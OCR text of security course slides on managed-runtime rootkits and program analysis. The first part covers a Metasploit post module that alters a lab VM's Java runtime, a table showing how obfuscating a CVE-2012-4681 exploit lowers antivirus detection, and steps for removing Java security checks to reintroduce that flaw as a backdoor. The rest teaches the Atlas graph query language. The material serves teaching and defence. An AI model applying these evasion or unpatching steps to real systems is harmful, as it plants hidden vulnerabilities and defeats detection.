
Type ”set SESSION 1” to set the post module to run on the Meterpreter session 1. Remember that your session number may be different.

DON’T RUN THE POST MODULE YET!




Now before we run the post module, it might be a good idea to take a snapshot of our victim machine in case you want to restore it later.

Let's also take this opportunity to run a simple Hello World program on the victim machine and confirm that the Java runtime is working properly before it is modified.




If everything is working as expected, type ”run” to execute the post module.



Finally inspect the behavior of the victim machine when the same Hello World program is executed again (now in the modified runtime). You should see that the message is printed backwards!

Now it's up to you to experiment with other payloads. Just remember that the payload dropper is itself written in Java and executes on the victim's runtime. If you have modified the runtime already future modifications may become unpredictable, so you might consider restoring the snapshot of the victim virtual machine before going any further. Good luck!

Going Beyond



Critical Thinking: Case Study

- Automatic Exploit Generation (AEG) is an emerging technology
  - "…a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs"
  - "The main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive."
- AEG technology employed by winning team of DARPA's Cyber Grand Challenge earning a $2 million dollar prize
- Suppose you were asked to evaluate the threat of AEG on your business.
  - What questions would you ask someone trying to sell a similar system to you?
  - What sorts of exploits would or *could* it find?

At DEFCON24 Carnegie Mellon's Mayhem AI took home $2 million from DARPA's Cyber Grand Challenge, the world's first all-machine cyber hacking tournament. The tournament consisted of fully automated systems that were given challenge programs to analyze, exploit, and patch. Points were earned by patching vulnerabilities and exploiting other team's unpatched vulnerabilities.

The technology powering Carnegie Mellon's Mayhem project stems from some highly promoted research from Carnegie Mellon's Automatic Exploit Generation (AEG) publications. The author's of AEG describe it as *"…a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs…",* where *"the main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive. Our implementation is built on top of KLEE, a great symbolic execution engine from researchers at Stanford."*

Symbolic execution is described well in the original 2008 KLEE paper publication as follows.

"At a high-level, these tools use variations on the following idea: Instead of running code on manually or randomly-constructed input, they run it on symbolic input initially allowed to be "anything." They substitute program inputs with symbolic values and replace corresponding

concrete program operations with ones that manipulate symbolic values. When program execution branches based on a symbolic value, the system (conceptually) follows both branches, on each path maintaining a set of constraints called the path condition which must hold on execution of that path. When a path terminates or hits a bug, a test case can be generated by solving the current path condition for concrete values. Assuming deterministic code, feeding this concrete input to a raw, unmodified version of the checked code will make it follow the same path and hit the same bug."

The AEG authors claim the impact of this technology is significant. *"Our automatic exploit generation techniques have several immediate security implications. First, practical AEG fundamentally changes the perceived capabilities of attackers…previously it has been believed that it is relatively difficult for untrained attackers to find novel vulnerabilities and create zero-day exploits. Our research shows this assumption is unfounded."*

What do you think? Should you believe the hype? If your boss asked to evaluate this project solely on these statements would you recommend investing in the technology?

ACM Communications AEG Magazine Article:
http://cacm.acm.org/magazines/2014/2/171687-automatic-exploit-generation
Research Publication Materials: http://security.ece.cmu.edu/aeg/
DARPA Cyber Grand Challenge Winner Announcement: http://www.darpa.mil/news-events/2016-08-05a
KLEE Paper / Resources: http://llvm.org/pubs/2008-12-OSDI-KLEE.pdf, https://klee.github.io/
A Critical Review of AEG by Sean Heelan: https://sean.heelan.io/2010/12/07/misleading-the-public-for-fun-and-profit

Critical Thinking: Context is Key

- The line between a software bug and malware can be very thin
- Software itself does not always provide the context needed to decide
- Nation state actors are not bound by traditional malicious motives
  - Example: financial, command + control, hacktivism, etc.
  - Goals may be more subtle: logic bombs, corrupting GPS data in battlefield conditions, etc.
- What sorts of novel malware just haven't been dreamt up yet?
  - How can we defend ourselves from unknown attacks?


SpellWrecker

- Consider a spell checker. Invert its logic and what do you get?
- How do we semantically detect the bad one?
- github.com/benjholla/spellwrecker

"Sometimes you have to demo a threat to spark a solution" - Barnaby Jack


SpellWrecker

- Consider a spell checker. Invert its logic and what do you get?
- How do we semantically detect the bad one?
- github.com/benjholla/spellwrecker



Hypothetical Malware

- Cars are becoming drive-by-wire
- Electronic Stability Controls (ESC) are being added to SUVs for rollover prevention



- Invert logic on roll over prevention systems
- Plenty of evil ways to implement it, e.g. greedy algorithms
  - J. Bang-Jensen, G. Gutin, and A. Yeo, "When the greedy algorithm fails," Discrete Optimizations, vol. 1, no. 2, pp. 121–127, Nov. 2004.
- Legitimate bugs are hard enough, how can we hope to find illegitimate bugs?

Exercise (2016): Refactoring CVE-2012-4681

- "Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…"
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Repeating our refactoring experiment on CVE-2012-4681 4 years later with the exact same binaries shows that the technology has advanced, but not significantly.

The “Reverse Bug” Patch

- “Unfixing” CVE-2012-4681 in Java 8
- com.sun.beans.finder.ClassFinder
  - Remove calls to ReflectUtil.checkPackageAccess(. . .)
- com.sun.beans.finder.MethodFinder
  - Remove calls to ReflectUtil.isPackageAccessible(. . .)
- sun.awt.SunToolkit
  - Restore getField(...) method
- Unobfuscated vulnerability gets 0/56 on VirusTotal
  - What’s the difference between vulnerabilities and exploits?

However the A/V community is still just searching for signatures and patterns. The vulnerability is the root cause of the sercurity problem, not the code that exploits the vulnerability. If we were to upload the vulnerability as a backdoor, does A/V detect the vulnerability? We can use JReFrameworker to “unpatch” the CVE-2012-4681 vulnerability in Java 8.

Demonstration Video: https://www.youtube.com/watch?v=6hb68m1x9-o

These exercises are not just academic, we have serious challenges to solve as a nation. Stuxnet is a fascinating example of the challenges that cyber weapons will pose to defenders and policy makers. It's also a familiar echoing of our responsibility to deal with the unforeseeable consequences of our actions.

Resources

- Zero Days (Documentary): http://www.imdb.com/title/tt5446858/
- Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital (Book)
- To Kill a Centrifuge (Langner Report): http://www.langner.com/en/wp-content/uploads/2013/11/To-kill-a-centrifuge.pdf
- Stuxnet 0.5: The Missing Link (Symantec Report): http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf

References (1)

- Verizon Data Breach Investigations Annual Reports
- http://blog.paralleluniverse.co/2016/07/23/correctness-and-complexity
- https://www.nostarch.com/hacking2.htm
- http://www.thegreycorner.com/2010/01/beginning-stack-based-buffer-overflow.html
- https://bytebucket.org/mihaila/bindead/wiki/resources/crackaddr-talk.pdf
- http://www.securitytube.net/video/15299
- https://security-obscurity.blogspot.com/2012/11/java-exploit-code-obfuscation-and.html
- https://www.blackhat.com/us-14/archives.html#contemporary-automatic-program-analysis

References (2)

- https://jreframeworker.com
- https://github.com/benjholla/bomod
- http://www.cis.syr.edu/~wedu/seed/labs.html
- http://www.ensoftcorp.com/atlas/
- https://www.hex-rays.com/products/ida/
- http://lcamtuf.coredump.cx/afl/

Supplemental Materials

- Atlas Query Language Overview

A Thought Experiment - Given the following program what graph(s) could we produce?

```
public class MyClass {
   public static void A() {
      B();
   }
   public static void B() {
      C();
   }
   public static void C() {
      B();
      D();
   }
   public static void D() {
      G();
      E();
   }
   public static void E() {}
   public static void F() {}
   public static void G() {}
}
```

Control Flow (summary)

A *calls* B
B *calls* C
C *calls* B
C *calls* D
D *calls* G
D *calls* E


Structure

MyProject *contains* mypackage
mypackage *contains* MyClass
MyClass *contains* methods: A, B, C, D, E, F, G


Data Flow?

No data in this program.

Call




Call and Structure



Basic Queries

- Map the Workspace project "*MyProject*"
- Execute the following queries on the Atlas Shell
  (We will discuss what they mean later)

```
var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)
var app = containsEdges.forward(universe.project("MyProject"))
var appMethods = app.nodesTaggedWithAny(XCSG.Method)
var initializers = app.methods("<init>").union(app.methods("<clinit>"))
var constructors = app.nodesTaggedWithAny(XCSG.Constructor)
var callEdges = universe.edgesTaggedWithAny(XCSG.Call)
var q = (appMethods.difference(initializers.union(constructors))).induce(callEdges)
show(q)
```


Java - HelloWorld/src/com/example/MyClass.java - Eclipse
File Edit Source Refactor Navigate Search Project Atlas Run Window Help
Quick Access
Java
Package Expl...
HelloWorld [LearningAtl
src
com.example
MyClass.java
JRE System Library [Ja
toolbox.analysis [Starter-
toolbox.shell [Starter-To
MyClass.java
package com.example;
public class MyClass {
public static void A() {
B();
}
public static void B() {
C();
}
public static void C() {
B();
D();
}
public static void D() {
G();
E();
}
public static void E() {
Graph 1
HelloWorld
com.example
My Class
A
F
B
C
D
E
G
call
Problems
Javadoc
Declaration
Console
Progress
Atlas Shell (toolbox.shell)
Atlas Shell (Project: toolbox.shell)
var callEdges = universe.edgesTaggedWithAny(Edge.CALL).retainEdges()
callEdges: com.ensoftcorp.atlas.core.query.Q = <Atlas query expression>
var graph = (methods difference (initializers union constructors)).induce(callEdges)
graph: com.ensoftcorp.atlas.core.query.Q = <Atlas query expression>
show(graph)
Evaluate:
<type an expression or enter ":help" for more information>
atlas
Writable
Smart Insert
33 : 6

Basic Queries

var A = app.methods("A")
var B = app.methods("B")
var C = app.methods("C")
var D = app.methods("D")
var E = app.methods("E")
var F = app.methods("F")
var G = app.methods("G")

…alternatively…


var A = selected
var B = selected

Note: In the following examples you will need to pass the result to the “show” method on the Atlas Shell to view the results.

Example: show(q.forward(D))

Declare a few variables to represent different methods in our example graph. Note that you can also use the “selected” variable after clicking on the Atlas graph or corresponding source file element.

Forward Traversals



q.forward(origin)
Selects the graph reachable from the given nodes using the forward transitive traversal. Includes the origin in the resulting graph query.
q.forward(D) outputs the graph D→E and D→G.
q.forward(C) outputs the graph C→B→C, C→D→E and C→D→G.

q.forwardStep(origin)
Selects the graph reachable from the given nodes along forward paths of length one. Includes the origin in the resulting graph query.
q.forwardStep(D) outputs the graph D→E and D→G.
q.forwardStep(C) outputs the graph C→B and C→D.
q.forwardStep(F) outputs the graph only F.


q.successors(origin)
Selects the immediate successors reachable from the given nodes Does not include the origin unless it succeeds itself. The result does not includes edges.
q.successors(C) outputs: {D, B}
q.successors(F) outputs: Empty graph

Reverse Traversals

q.reverse(origin)
Selects the graph reachable from the given nodes using the reverse transitive traversal. Includes the origin in the resulting graph query.
q.reverse(D) outputs the graph D←C←B←A and D←C←B←C.
q.reverse(C) outputs the graph C←B←A and C←B←C.


q.reverseStep(origin)
Selects the graph reachable from the given nodes along reverse paths of length one. Includes the origin in the resulting graph query.
q.reverseStep(D) outputs the graph D←C.
q.reverseStep(C) outputs the graph C←B.

q.predecessors(origin)
Selects the immediate predecessors reachable from the given nodes. Does not include the origin unless it precedes itself. The result does not include edge.
q.predecessors(C) outputs: {B}
q.predecessors(F) output: Empty graph.





Set Operations (1)

q.union(q2…)
Yields the union of nodes and edges of *this* graph and the *other* graphs.
B.union(C) outputs a graph with nodes B and C.
A.union(B, C) outputs a graph with nodes A, B, and C.
q.union(C) outputs the entire graph.




q.intersection(q2…)
Yields the intersection of nodes and edges of *this* graph and the *other* graphs.
A.intersection(B) outputs an empty graph.
q.intersection(C) outputs a graph with only the node C.






Set Operations (2)

q.difference(q2...)
Selects *q*, excluding nodes and edges in q2. Removing an edge necessarily removes the nodes it connects. Removing a node remove the connecting edge as well.
B.difference(C) outputs a graph with only the node B.
B.difference(A, B) outputs an empty graph.
q.difference(C) outputs the shown graph without the node C and any edges entering or leaving node C.



q.differenceEdges(q2...)
Selects q, excluding the edges from q2.
q.differenceEdges(q) outputs only the nodes A,B,C,D,E,F,G.
q.differenceEdges(q.forwardStep(B)) outputs the graph A→B, C→B, C→D, D→E, D→G, and F (the edge B→C is removed from the original graph).




Between Traversals

q.between(fromX, toY)
Selects the subgraph containing all paths starting from a set X to a set Y.
q.between(C, A) outputs Empty graph.
q.between(C, E) outputs the graph C→D→E, C→B→C.

q.betweenStep(fromX, toY)
Selects the subgraph containing all paths of length one starting from a set X to a set Y.
q.betweenStep(C, D) outputs the graph C→D.
q.betweenStep(D, C) outputs Empty graph.
q.betweenStep(C, E) outputs Empty graph.

Note: A possible implementation of betweenStep could be:
q.forwardStep(fromX).intersection(q.reverseStep(toY))




Graph Operations (1)

q.leaves()
Selects the nodes from the given graph with no successors.
q.leaves() outputs {E, F, G}.

q.roots()
Selects the nodes from the given graph with no predecessors.
q.roots() outputs {A, F}.


q.retainNodes()
Selects all nodes from the graph, ignoring edges.
q.retainNodes() outputs {A,B,C,D,E,F,G}.

q.retainEdges()
Retain only edges and nodes connected to edges.
q.retainEdges() outputs the shown graph without F



Graph Operations (2)

q2.induce(q)
Adds edges from the given graph query *q2* to *q*.
var q2 = B.union(C)
q2.induce(q) outputs the graph B→C→B.



Graph Elements

- In Atlas a *Q* (query) object can be thought of as a recipe to a *constraint satisfaction problem* (CSP). Building and chaining together *Q*'s costs you almost nothing, but when you ask to see what is in the *Q* (by showing or evaluating the *Q*) Atlas must evaluate the query and execute the graph traversals.
- The evaluated result is a *Graph*. A *Graph* is a set of *GraphElement* objects. In Atlas both a *Node* and an *Edge* are *GraphElement* objects.

```
Graph graph = q.eval();
AtlasSet<Node> graphNodes = graph.nodes();
AtlasSet<Edge> graphEdges = graph.edges();
```

GraphElement Attributes

- A *GraphElement* (Node/Edge) can have attributes
- An attribute is a key that corresponds to a value in the *GraphElement* attribute map.
  - An attribute that is common to almost all nodes and edges is *XCSG.name*.

```
for(Node graphNode : graphNodes){
  String name = (String) graphNode.attr().get(XCSG.name);
}
```

  - Another common attribute is the source correspondence that stores the file and character offset of the source code corresponding to the node or edge. Double clicking on a node or edge takes us to the corresponding source code!

Selecting GraphElements on Attributes

- Attributes can be used to select *GraphElement*s (nodes/edges) out of a graph.
  - For example from the graph we can select all method nodes with the attribute key XCSG.name that have the value "main".

    Q mainMethods = q.selectNode(XCSG.name, "main");

  - We could also select all array's with 3 dimensions.

    Q 3DimArrays = q.selectNode(XCSG.arrayDimension, 3);

Tags: A Special Kind of Attribute


- A Tag is an attribute whose value is TRUE (T)
- The presence of a tag denotes that a *Node* or *Edge* is a member of a set.
  - For example, all method nodes are tagged with *XCSG.Method*.
- Atlas provides several default tags such as *XCSG.Method* that should be used to make code cleaner (and safer from possible schema changes in the future!).

Selecting GraphElements by Tags (1)

q.nodesTaggedWithAny(...)
Selects the nodes tagged with at least one of the given tags.
q.nodesTaggedWithAny(XCSG.Method) outputs: {A,B,C,D,E,F,G}.
q.nodesTaggedWithAny(XCSG.Class) outputs: empty graph.
q.nodesTaggedWithAny(XCSG.Method, XCSG.Class) outputs: {A,B,C,D,E,F,G}.

q.nodesTaggedWithAll(...)
Selects the nodes tagged with all of the given tags.
q.nodesTaggedWithAll(XCSG.Method) outputs: {A,B,C,D,E,F,G}.
q.nodesTaggedWithAll(XCSG.Class) outputs: empty graph.
q.nodesTaggedWithAll(XCSG.Method, XCSG.Class) outputs: empty graph.


NOTE: The output contains only the nodes.



Selecting GraphElements by Tags (2)

q.edgesTaggedWithAny(...)
Selects edges tagged with at least one of tags. Includes all nodes.
q.edgesTaggedWithAny(XCSG.Call) outputs: the shown graph.

q.edgesTaggedWithAll(...)
Selects edges tagged with all of the given tags. Includes all nodes.
q.edgesTaggedWithAll(XCSG.Call) outputs: the shown q.



Chaining Queries (1)

- We can chain queries to form more complex queries
- Q objects may contain multiple nodes and edges (so an origin can include multiple starting points).
- A second look at the queries we started the example with:

1. First create a subgraph (called containsEdges) of the universe that only contains nodes and edges connected by a *contains* relationship. The Atlas map is heterogeneous, meaning there are many edge and node types. Here we are specifying that we want edges that represent a *contains* relationship from a parent node to a child node.

